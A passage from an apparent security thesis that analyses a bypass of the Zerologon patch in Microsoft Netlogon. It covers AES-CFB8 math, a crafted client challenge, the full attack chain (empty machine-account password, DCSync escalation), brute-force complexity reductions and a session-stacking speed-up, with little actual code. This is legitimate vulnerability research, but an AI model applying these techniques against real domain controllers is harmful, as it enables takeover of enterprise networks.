

Figure 4.1: Creating a spoofed `ClientCredential` that bypasses the patch.

4.2.1 Attacking the Cryptography of Netlogon's AES Implementation

In this section, the primitive we found that allows to bypass the patch against Zerologon will be presented. The goal is to find an input (client challenge) to the function `ComputeNetlogonCredential` that encrypts to the same output (`ClientCredential`) under a random but fixed session key. In general, this means that for every plaintext byte P_i at position i, the resulting ciphertext byte C_i should be equal to the plaintext byte P_i, under a random but fixed session key s with encryption EK_s. Then, the following equation must hold for every byte at position i:

$$C_i = EK_s(P_i) \stackrel{!}{=} P_i \qquad \text{for } i = 0, \ldots, 7$$

Let $AES_s(x_{0,\ldots,15}) = y$ be the AES-CFB8 encryption of 16 input bytes x under the session key s with the resulting byte y. To fulfill the equation above, the following must hold for every byte $i \in \{0, \ldots, 7\}$:

$$\begin{aligned} & C_i = EK_s(P_i) = AES_s(x_{0,\ldots,15}) \oplus P_i \stackrel{!}{=} P_i \\ \Leftrightarrow \quad & y \oplus P_i = P_i \\ \Leftrightarrow \quad & y = 0x00 \end{aligned}$$

Since the patch to mitigate the Zerologon attack, every client challenge containing eight null bytes results in a failed authentication. Specifically, any client challenge starting with five null bytes is rejected. However, the more leading null bytes the client challenge contains, the longer the AES

encryption rounds will have null byte inputs, fulfilling the Zerologon primitive. Therefore, the attacker must provide a client challenge that starts with four null bytes and has a non-zero byte at least in the fifth byte. Without loss of generality, such a client challenge could be:

```
client_challenge = b'\x00\x00\x00\x00\x55\x66\x77\x88'
```

As shown above, the attacker needs to find a session key such that the AES encryption produces a null byte output for every encryption round. Considering this client challenge as input to the `ComputeNetlogonCredential` function, the first five AES encryption rounds are identical to the Zerologon attack. With probability $\frac{1}{256}$, the result of the first encryption round is a null byte. This null byte is XORed with the first byte of the client challenge (which is also a null byte), so that the resulting ciphertext is a null byte as well. Given that the first four bytes of the client challenge are null bytes, the input to the AES encryption rounds 2, 3, 4, and 5 are also null bytes and therefore produce null bytes as well. In round 5, the resulting null byte is XORed with the first non-null byte (0x55) of the client challenge, resulting in the ciphertext byte 0x55. This non-null byte is then used as input for the next AES encryption round. Therefore, the first round that contains a non-null byte as input to the AES encryption is round 6. This input consists of 15 null bytes and the byte 0x55 at position 16. In order for the next encrypted ciphertext byte to have the same value as the input byte 0x66, the AES encryption in round 6 must also produce a null byte. Continuing this analysis, the encryption rounds 7 and 8 will also have different inputs than the previous rounds. Each of these rounds must produce a null byte so that the ciphertext bytes after the XOR operation match the input bytes 0x77 and 0x88, respectively. The encryption rounds 1 and 6 are illustrated in Figure 4.1.

In summary, the attacker must find a session key such that the AES encryption produces a null byte output for the input of rounds 1, 6, 7 and 8. This is non-trivial, as the input to the AES encryption in rounds 1 as well as 6, 7, and 8 are different from each other. An attacker can use a brute-force approach to find such a session key. If successful, the resulting `ClientCredential` is identical to the provided client challenge, despite containing a non-null byte in the fifth position and therefore bypassing the `NlIsChallengeVulnerable` check.

4.2.2 Full Attack Chain

The primitive presented above can be used to carry out a very similar attack chain as described in the Zerologon attack, see Section 3.1. In the following, the individual steps of the attack chain are described in detail.

Craft a Valid ClientCredential. To find a session key as described in Section 4.2.1, all encryption rounds must produce a null byte output. While rounds 1 to 5 all have an input of 16 null bytes, rounds 6, 7, and 8 each have different inputs. The chance of producing a null byte output for a unique input is $\frac{1}{256}$. Therefore, the probability of finding a session key that fulfills the primitive is $\left(\frac{1}{256}\right)^4 = \frac{1}{2^{32}}$.

To find such a session key, an attacker must brute-force the authentication process. When the server generates a challenge, the session key changes as well, as described in Section 2.5.2.3. Therefore, by requesting new challenges and then attempting the authentication with a crafted `ClientCredential`, the attacker can test if a session key fulfills the primitive. Such a session key is found if the client challenge `\x00\x00\x00\x00\x55\x66\x77\x88` encrypts to the same output `\x00\x00\x00\x00\x55\x66\x77\x88` and the authentication succeeds. The attacker has successfully crafted a valid `ClientCredential` and established a secure channel with the Domain Controller.

Bypass RPC Enforcement. As discussed in Section 4.1.1, when the patch against Zerologon is applied, secure RPC connections are enforced by default. However, Microsoft provided a group policy setting so that enforcement can be disabled for certain machine accounts. The attacker must

first identify machine accounts for which the enforcement of secure RPC connections is disabled. When the GPO "Domain Controller: Allow vulnerable Netlogon secure channel connections" is enabled, the registry key `VulnerableChannelAllowList` is created under `HKLM\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters`. This registry key specifies all accounts or entities that are exempt from the enforcement, in the form of a Discretionary Access Control List (DACL).

To enumerate the machine accounts that are exempt from the enforcement, the attacker can parse GPOs that are found on the SMB network share "SYSVOL" of the Domain Controller [47]. If a GPO defines the above-mentioned registry key, the DACL can be parsed to extract the exempted machine accounts.

In theory, every account that has either the `WORKSTATION_TRUST_ACCOUNT` or `SERVER_TRUST_ACCOUNT` flag set can be used to authenticate over Netlogon. This includes managed service accounts (MSAs) as well. However, as the policy is designed to allow legacy systems to connect, it is unlikely that MSAs are exempted from the enforcement. It must be noted that DACL entries can not only specify individual accounts, but also entities like groups or security principals. Therefore, if such an entity is exempted from the enforcement, all accounts that are members of this entity can be used by the attacker. Theoretically, if a group such as `Domain Computers` or `Everyone` is exempted, the attacker can compromise any computer account in the domain.

To find out how common this is in the real world, we collaborated with SpecterOps, the creators of the BloodHound software and authors of numerous white papers about Active Directory security [69; 70; 71; 74]. They collected the registry value `VulnerableChannelAllowList` from Domain Controllers in 44 enterprises. After analyzing the data, they found that the `VulnerableChannelAllowList` registry value was set in at least one Domain Controller in 10 of the 44 enterprises. While a detailed statistical analysis is out of scope for this thesis, the results indicate that many real-world environments still have Domain Controllers that allow vulnerable secure channels to be established and are therefore to some extent vulnerable to the attack.

Create a Valid Authenticator. With an established secure channel, the next step is to create a valid authenticator so that RPC calls can be made. Similar to the `ClientCredential` computation, the attacker can use the primitive presented above to bypass the check on the authenticator. When the attacker has found a session key that fulfills the primitive, we know that the function `ComputeNetlogonCredential` will encrypt the input `\x00\x00\x00\x00\x55\x66\x77\x88` to the same output. Microsoft has not limited the timestamp that can be used in the authenticator with the patch against Zerologon. Therefore, the attacker can proceed similarly as in Zerologon and use a zero timestamp. This timestamp is added to the `ClientCredential` which is then encrypted with the `ComputeNetlogonCredential` function, see Section 2.5.2.4. Since the client challenge and the `ClientCredential` are identical, the encryption is identical as well and the resulting authenticator is also identical to the input. Subsequently, the resulting authenticator also contains the non-null byte `\x55` in the fifth position and will bypass the `NlIsChallengeVulnerable` check for the authenticator.

Change the Password of the Computer Account. As explained in Section 3.1.1, the RPC calls `NetrServerPasswordGet` and `NetrServerPasswordSet2` are used to maintain the secure channel between a domain member and the Domain Controller [41, sec. 3.4.5.2]. With an established secure channel and the knowledge of the session key, both RPC calls would lead to an immediate compromise of the targeted computer account. The previously crafted authenticator allows the attacker to make the call `NetrServerPasswordGet`, which returns the current password of the computer account. However, the buffer containing the password is encrypted with the session key, which is unknown to the attacker [77]. Therefore, in the original Zerologon attack, the attacker uses the call `NetrServerPasswordSet2` to set the password of a computer account to an empty string [77]. This

call transmits a buffer containing the new password in UTF-16LE encoding and its length in bytes. While this buffer is encrypted with the session key, the same vulnerable AES-CFB8 encryption is used [77]. The structure of the buffer is as follows [41, sec. 2.2.1.3.7]:

```
typedef struct _NL_TRUST_PASSWORD {
    WCHAR Buffer[256];
    ULONG Length;
} NL_TRUST_PASSWORD, *PNL_TRUST_PASSWORD;
```

The successful authentication with the `ClientCredential` leads to the knowledge of four valid pairs of AES input and corresponding output bytes (encryption rounds 1, 6, 7 and 8). Although this knowledge allows to encrypt a non-empty password, due to the password length buffer being four bytes long and placed at the end of the structure, this would require additional brute-forcing to find a correct decryption of the length field. However, this is not necessary to reset the password of the machine account.

Microsoft has not introduced any mitigation against setting the password of the Domain Controller to an empty string. As we know that the primitive in round 1 will encrypt 16 null bytes to one output null byte, the attacker can proceed similarly as in the Zerologon attack, described in Section 3.1.1. The attacker fills the password buffer with null bytes and sets the length field to zero [77]. Decrypting the null byte password buffer results in the same buffer of null bytes due to the primitive for round 1, see Section 3.1.1. Thus, the password length is set to zero, effectively setting the password of the computer account to an empty string [77].

Escalate Privileges. The attacker has now full control over the targeted computer account. If this account is privileged, such as Domain Controllers, the attacker can proceed as in the Zerologon attack described in Section 3.1.1. For example, the attacker can carry out the DCSync attack with the `secretsdump.py` tool from the Impacket library to extract the password hashes of all users in the domain, including the Domain Administrator [14; 53; 77], see Section 2.3.1. Otherwise, one must assess which privileges the compromised computer account has in the domain, and if an escalation to the Domain Administrator or other resources of interest is possible.

As with the Zerologon attack, changing the password of a computer account means that the computer itself has not updated its password [77]. Therefore, the password stored in the Local Security Authority (LSA) on the computer is now out of sync with the password stored in the Domain Controller's NTDS.dit database. While the Zerologon attack has no target restrictions, the presented attack is limited to computer accounts that are exempted from the secure RPC enforcement. Attacks abusing Zerologon most often target Domain Controllers, as they have the highest privileges in the domain. In case of Domain Controllers, Tervoort reported that services such as the DNS resolver stop working, see Section 3.1.1. In contrast, typical computers can no longer authenticate to the Domain Controller and authentication on the computer is therefore only possible with cached credentials or local accounts, see Section 2.4.2. To remedy this behavior, administrative privileges on the Domain Controller can be used to read out the password history of the computer account and reset the password to the previous one [77].

4.2.3 Reducing the Brute-Force Complexity

The attack to bypass the patch against Zerologon requires to find a session key such that four different AES encryption rounds produce a null byte output. This leads to a brute-force complexity of 2^{32} bits. However, we have found two optimizations to reduce this complexity significantly, first by reducing it to 2^{24} bits, and then further down to 2^{17} bits. The result of the optimizations are three different attack variants with different complexities and prerequisites. In reality, this reduces the time required to find a valid session key from under one day to about half an hour on our hardware.



Figure 4.2: Computation of the `ClientCredential` and the authenticator, canceling out the byte in round 8.

4.2.3.1 Reduction to 24-Bit Complexity

The core of the attack is the fixed and therefore insecure IV in combination with the AES-CFB8 mode. As explained in Section 2.1, the AES-CFB8 mode produces one byte in each encryption round which is used to encrypt one byte of the plaintext by XORing it with the plaintext byte. Then, this encrypted byte is used as input for the next AES encryption round, together with 15 bytes of the previous input. In particular, the input to the AES encryption in round n contains the encrypted plaintext bytes $n-2$ to 0, for $n \in 2 \ldots 16$. Note that the encryption round is one-indexed, while the byte positions are zero-indexed. Since the encryption of the current plaintext byte does not depend on the current plaintext byte itself, the plaintext byte in the eighth and therefore last round does not influence any further encryption.

This characteristic can be leveraged by an attacker. W.l.o.g., let us consider the client challenge `\x00\x00\x00\x00\x55\x66\x77\x00`, where the last byte is a null byte. For this client challenge, the plaintext byte to be encrypted in round 8 is 0x00. Let P_i be the plaintext byte in round i and C_i be the corresponding ciphertext byte, with $i \in \{0, \ldots, 7\}$. Given a random session key that fulfills the primitive for rounds 1, 6 and 7, it follows that the ciphertext byte C_7 of round 8 is equal to the output byte of the last encryption round:

$$C_7 = EK_s(P_7) = AES_s(x_{0,\ldots,15}) \oplus P_7 = AES_s(x_{0,\ldots,15}) \oplus 0x00 = AES_s(x_{0,\ldots,15})$$

Therefore, the computed `ClientCredential` is `\x00\x00\x00\x00\x55\x66\x77\xXX`, where `\xXX` is the ciphertext byte C_7 of round 8. After a successful authentication, this `ClientCredential` is used to compute the authenticator, see Section 2.5.2.4. Since the authenticator uses the same

`ComputeNetlogonCredential` function for encryption, each AES encryption round will produce the same output byte as in the computation of the `ClientCredential`. Subsequently, the output byte computed in round 8 of the authenticator computation is the same as the output byte produced in round 8 of the `ClientCredential` computation. The resulting ciphertext byte C_7 in round 8 of the authenticator is:

$$P_7 = AES_s(x_{0,\dots,15})$$
$$C_7 = EK_s(P_7) = AES_s(x_{0,\dots,15}) \oplus P_7 = AES_s(x_{0,\dots,15}) \oplus AES_s(x_{0,\dots,15}) = 0x00$$

In conclusion, when computing the authenticator, the ciphertext byte C_7 of the `ClientCredential` is reverted to the value of the client challenge, as is illustrated in Figure 4.2. Therefore, the last byte of the authenticator will be equal to the last byte of the client challenge. Using a session key that fulfills the primitive for rounds 1, 6 and 7, an attacker can brute-force the last byte of the computed `ClientCredential` until the authentication is successful. When calling the `NetrServerPasswordSet2` RPC call to set the password of the computer account, the attacker provides an authenticator which is identical to the client challenge. This reduces the brute-force complexity from 2^{32} to 2^{24} bits. Subsequently, an attacker needs $\frac{2^{24}}{2} = 2^{23}$ attempts on average, with an additional 128 attempts to find the correct last byte of the `ClientCredential`.

4.2.3.2 Reduction to 17-Bit Complexity

The brute-force complexity can be further reduced to 2^{17} bits by using a meet-in-the-middle approach. In the previous section, we showed how the need for the primitive in round 8 can be eliminated. We can extend this to round 7 as well. The trick is to eliminate the first XOR operation when computing the `ClientCredential` with the XOR operation in the authenticator computation, but applied to round 7 instead of round 8.

W.l.o.g., let the client challenge be of form `\x00\x00\x00\x00\x55\x66\x00\x00` and a random session key that fulfills the primitive only for rounds 1 and 6. In round 7 and 8 random output bytes are produced. Let the computed `ClientCredential` be `\x00\x00\x00\x00\x55\x66\xXX\xYY`, where `\xXX` and `\xYY` are the ciphertext bytes C_6 and C_7 of rounds 7 and 8, respectively. The attacker can now brute-force both unknown bytes until the authentication is successful. Upon successful authentication, this `ClientCredential` is then stored as `ClientStoredCredential`, see Section 2.5.2.4. When computing the authenticator, this `ClientStoredCredential` of form `\x00\x00\x00\x00\x55\x66\xXX\xYY` is used as the input to the `ComputeNetlogonCredential` function. As the analysis above shows, the output byte of the AES computation in round 7 is `\xXX`, since the input bytes in round 1 to 6 remain the same as in the computation of the `ClientCredential`. Therefore, the XOR operation of the encryption reverts the input byte of round 7 to 0x00, when computing the authenticator:

$$C_6 = EK_s(P_6) = AES_s(x_{0,\dots,15}) \oplus P_6 = AES_s(x_{0,\dots,15}) \oplus (AES_s(x_{0,\dots,15}) \oplus 0x00) = 0x00$$

Although the input to the AES encryption in round 8 contains the ciphertext byte `\x00` from round 7 as input byte x_{15}, the input byte x_{15} for the `ClientCredential` computation is `\xXX`. It follows that this ciphertext byte C_7 of round 8 and therefore byte 8 of the authenticator is random and must be brute-forced when setting the password with the `NetrServerPasswordSet2` call. These encryption rounds are illustrated in Figure 4.3.



Figure 4.3: Computation of the `ClientCredential` and the authenticator, canceling out the byte in round 7 with a meet-in-the-middle approach.

This reduces the brute-force complexity from 2^{24} to 2^{17} bits. Consequently, the average number of brute-force attempts is reduced from 2^{23} to 2^{15} for a session key that fulfills the primitive for rounds 1 and 6, plus an additional 2^{15} attempts to brute-force the last two bytes of the `ClientCredential`. Additionally, an attacker needs an average of 128 attempts to brute-force the last byte of the authenticator when setting the password. However, this is negligible.

In reality, the complexity reduction does not reduce the time required to mount the attack, but removes other real world limitations. This will be discussed in more detail in Chapter 5.

4.3 Other Security Issues of the Netlogon Protocol

During the research for this thesis, other security issues of the Netlogon protocol implementation were discovered. While these issues have a less severe impact than the vulnerability explored above, they still have an impact on the security of the Active Directory environment.

Pre-created Windows 2000 computer accounts can be a valuable target for attackers, as these accounts have their password set to the account name by default upon creation [55]. When authenticating with NTLM over SMB the error `STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT` is returned which denies access, although the password is correct [55]. Netlogon has no such check, and the authentication will succeed. Subsequently, an attacker can use the Netlogon protocol to change the password of such a computer account. Once the password is changed, the computer account can also authenticate over SMB with NTLM.

When authenticating with a computer or service account and invalid login credentials, the server returns `STATUS_ACCESS_DENIED`. However, the "BadPwdCount" attribute is reset to zero, and the "lastLogon" timestamp of the corresponding account is updated as if the authentication were successful. This is likely due to a logic flaw in the Netlogon authentication implementation, where the attributes are updated before verifying the credentials. As computer and service accounts are exempted from account lockout policies, the security impact of this finding is limited.

It must be also noted that authentication in the Netlogon protocol is possible with all accounts that have either the `WORKSTATION_TRUST_ACCOUNT` or `SERVER_TRUST_ACCOUNT` flag set. However, not only computer accounts have the bits `WORKSTATION_TRUST_ACCOUNT` (0x1000) set, but also managed service accounts (MSAs). This means that authentication over the Netlogon protocol is not limited to computer accounts, but also possible with MSA accounts.

As described in Section 2.3.3, Kerberos was found to be vulnerable to account confusion attacks [32]. We also tested whether the Netlogon protocol properly checks the account type during authentication. However, the Netlogon protocol not only checks the provided `sAMAccountName`, but verifies that the flags set in the `userAccountControl` correspond to the requested secure channel type, see Section 2.5.2.3. Subsequently, it is ensured that only computer account can use the secure channel, and that only Domain Controller accounts can execute privileged RPC operations through this secure channel.

5 Implementation and Evaluation

The Zerologon attack is implemented such that, for every authentication attempt, one server challenge is requested, followed by one authentication call [57; 78]. This ensures that each authentication request uses a new challenge from the Domain Controller, which therefore generates a new session key. In the following, we show that this approach is feasible for the 128 attempts that are, on average, needed for the Zerologon attack, but is far too slow for either of the attacks presented above. However, we present an optimization that significantly increases the brute-force speed by leveraging the session management of the Domain Controller.

5.1 Evaluation Setup

All the attacks presented in the following sections were implemented in Python 3.13 using the Impacket library [13]. Measurements were taken to evaluate the performance of the attacks in terms of time per authentication attempt. The attacks were tested against a fully up-to-date Domain Controller running the latest Windows Server 2025 Standard Evaluation Build 26100. The attacker machine ran Kali Linux 2025.4 with the latest updates installed. VMware Workstation Pro 25H2 was used as the hypervisor to virtualize the Domain Controller and the attacker machine. The virtual machines were hosted on a machine with an AMD Ryzen 9 7950X 16-core processor and 64 GB of DDR5 RAM.

5.2 Optimizing RPC Calls

The idea of the attack is to find a session key that computes every input to the AES encryption of the authentication request to a null byte. As described in Section 4.2, the attack has four encryption rounds where the input to the AES encryption is different from each other. This leads to a complexity of 2^{32} bits and an average of 2^{31} attempts to find a valid session key. The most simple implementation of this attack would be to perform one `NetrServerReqChallenge` and one `NetrServerAuthenticate2` call for every attempt, leading to a total of $2^{31} \cdot 2 \approx 4,29$ billion RPC calls. With a package size of approximately 130 bytes for the `NetrServerReqChallenge` and 170 bytes for the `NetrServerAuthenticate2` call, this would lead to a total data transfer of approximately 644.2 GB on average. Testing on local hardware showed that a challenge request followed by an authentication request approximately takes 100 ms, leading to an approximate runtime of 6.81 years. While such an attack succeeds on paper, it is not feasible in practice. Attempting to parallelize this approach yielded only marginally better results. It appears that the bottleneck is the processing of authentication requests on the Domain Controller side rather than network latency.

5.2.1 Implementation Details

To optimize the speed of every authentication attempt, a structural improvement to the attack implementation is required. We have observed that the Domain Controller identifies sessions by the

ComputerName field that is sent in both the NetrServerReqChallenge and the NetrServerAuthenticate2 call [41, sec. 3.5.4.4.1, sec. 3.5.4.4.2]. When a NetrServerReqChallenge call is received, an _NL_CHALLENGE object is instantiated and associated with the provided ComputerName:

```
typedef struct _NL_CHALLENGE {
    LIST_ENTRY NextPtr;                  // Points to the next challenge entry in the NlGlobalChallengeList
    NETLOGON_CREDENTIAL ClientChallenge; // Client challenge received in NetrServerReqChallenge
    NETLOGON_CREDENTIAL ServerChallenge; // Challenge returned by the server
    ULONG Timestamp;                     // time stamp set on creation
    LPWSTR FailedAccountNames;           // Ptr to an array of sAMAccountNames that failed to authenticate
    WCHAR ComputerName[ANYSIZE_ARRAY];   // ComputerName received in NetrServerReqChallenge (identifier)
} NL_CHALLENGE, *PNL_CHALLENGE;
```

Each session is stored in a linked list in memory. The session data includes the generated server challenge, the received client challenge, the ComputerName and a timestamp that indicates when the session was created. The global session list has an upper limit of 100,000 entries. When this limit is reached and a NetrServerReqChallenge call is received, a random session is removed from the list to make space for the new session. Additionally, all sessions that have a timestamp older than 2 minutes are automatically removed from the list.

When a NetrServerAuthenticate2 call is received, the server iterates through the linked list of sessions to find a session that matches the provided ComputerName. If such a session is found, the server uses the stored server and client challenge to compute the session key. Then the server computes the ClientCredential and compares it to the received credential. Should the credentials match, the server removes all sessions with the same ComputerName from the linked list and considers the authentication successful. If the credentials do not match, the server inserts the AccountName that tries to authenticate into the ChFailedAccountName array and continues with the iteration of the linked list to find another session with the same ComputerName. Should no session with a matching ComputerName of which the credentials match be found, the authentication fails. The pseudocode for this process is shown below:

```
for session in global_challenge_list:
    if session.ComputerName == received_ComputerName:
        expected_ClientCredential = compute_ClientCredential(
            session.ClientChallenge,
            session.ServerChallenge,
            session_key
        )
        if expected_ClientCredential == received_ClientCredential:
            # Authentication successful
            remove_all_sessions_with_ComputerName(received_ComputerName)
            return STATUS_SUCCESS
        else:
            session.FailedAccountNames.append(received_AccountName)
return STATUS_ACCESS_DENIED
```

This leads to an interesting scenario: If an attacker sends multiple NetrServerReqChallenge calls with the same ComputerName, the server will create multiple sessions associated with that ComputerName. When the attacker sends a NetrServerAuthenticate2 call with that same ComputerName, the server iterates through all sessions associated with that ComputerName and checks if any result in a valid authentication. Consequently, an attacker can send multiple NetrServerReqChallenge requests with the same ComputerName before sending a single authentication request, and the server will check all created sessions for a valid authentication. Since a new server challenge is created for each challenge request, each computed ClientCredential uses a different session key, see Section 2.5.2.3. If any of these session keys satisfy the primitive described in Section 4.2, the authentication will succeed.

Modern Domain Controllers can handle concurrent RPC calls, as indicated by the negotiation of the L flag in the Netlogon Negotiable Options [41, sec. 3.1.4.2], see Appendix Table A.1. While

Table 5.1: Brute-force timings for 100,000 challenge requests followed by 1 authentication request.

Global session list	Avg. time per attempt (µs)	Time for an avg. of 2^{31} attempts
empty	31.64	18.87 hours ≈ 0.79 days
full	420.02	250.6 hours ≈ 10.44 days

